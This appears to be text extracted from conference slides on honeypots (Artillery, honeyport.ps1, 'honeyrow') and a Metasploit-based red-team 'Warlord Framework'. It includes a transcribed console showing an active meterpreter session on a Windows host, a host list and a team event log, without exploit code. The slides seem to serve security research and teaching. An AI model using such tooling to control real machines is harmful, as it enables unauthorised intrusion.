
Jon Hoyt, Carlos Perez



honeyrow



DBSRV



artillery

+

honeyport.ps1

=

infantry

Dave Kennedy

Jon Hoyt, Carlos Perez

Warlord Framework

Warlord Control Help

msfconsole ✖

```
msf > sessions
msf >
```

Active sessions

=====

| Id | Type | Information | Connection |
|----|-------------|-------------------------------------|--|
| 7 | meterpreter | x64/win64 alice-PC\alice @ ALICE-PC | 192.168.0.151:443 -> 192.168.0.200:52573 (172.31.200.10) |

msf >

Networks and Hosts

- ▽ VISIBILITY: localhost (eth0) - 192.168.0.0/24 [unlabeled]
192.168.0.200 (OS Unknown) [unlabeled]
- ▽ VISIBILITY: localhost (eth0) - 0.0.0.0/0 [unlabeled]
172.31.200.10 (Microsoft Windows 7 SP1 English) [unlabeled]

Event Log Node Notes Modules Team Chat

Team Members

david

<2013-10-22 18:13:27> New MSF console started.
<2013-10-22 18:13:27> Network added: VISIBILITY: localhost (eth0) - 192.168.0.0/24 [unlabeled]
<2013-10-22 18:13:28> david has joined the red team!
<2013-10-22 18:18:35> Host added: 192.168.0.200 (OS Unknown) [unlabeled]
<2013-10-22 18:19:05> Network added: VISIBILITY: localhost (eth0) - 0.0.0.0/0 [unlabeled]
<2013-10-22 18:19:05> Host added: 172.31.200.10 (OS Unknown) [unlabeled]
<2013-10-22 18:20:24> New MSF console started.
<2013-10-22 18:25:01> New MSF console started.
<2013-10-22 18:28:28> New MSF console started.
<2013-10-22 18:28:39> Host deleted: 172.31.200.10
<2013-10-22 18:28:39> Host deleted: 192.168.0.200
<2013-10-22 18:30:27> New MSF console started.
<2013-10-22 18:31:08> Host added: 192.168.0.200 (OS Unknown) [unlabeled]
<2013-10-22 18:31:45> Host added: 172.31.200.10 (OS Unknown) [unlabeled]

root@kali-warlord: ~/... Warlord Framework

CTRL DROITE

honeyrow

"what does the fox say?"



tileo.mail@gmail.com
@tileo_

zagon.mihaly@gmail.com
@woff_itsec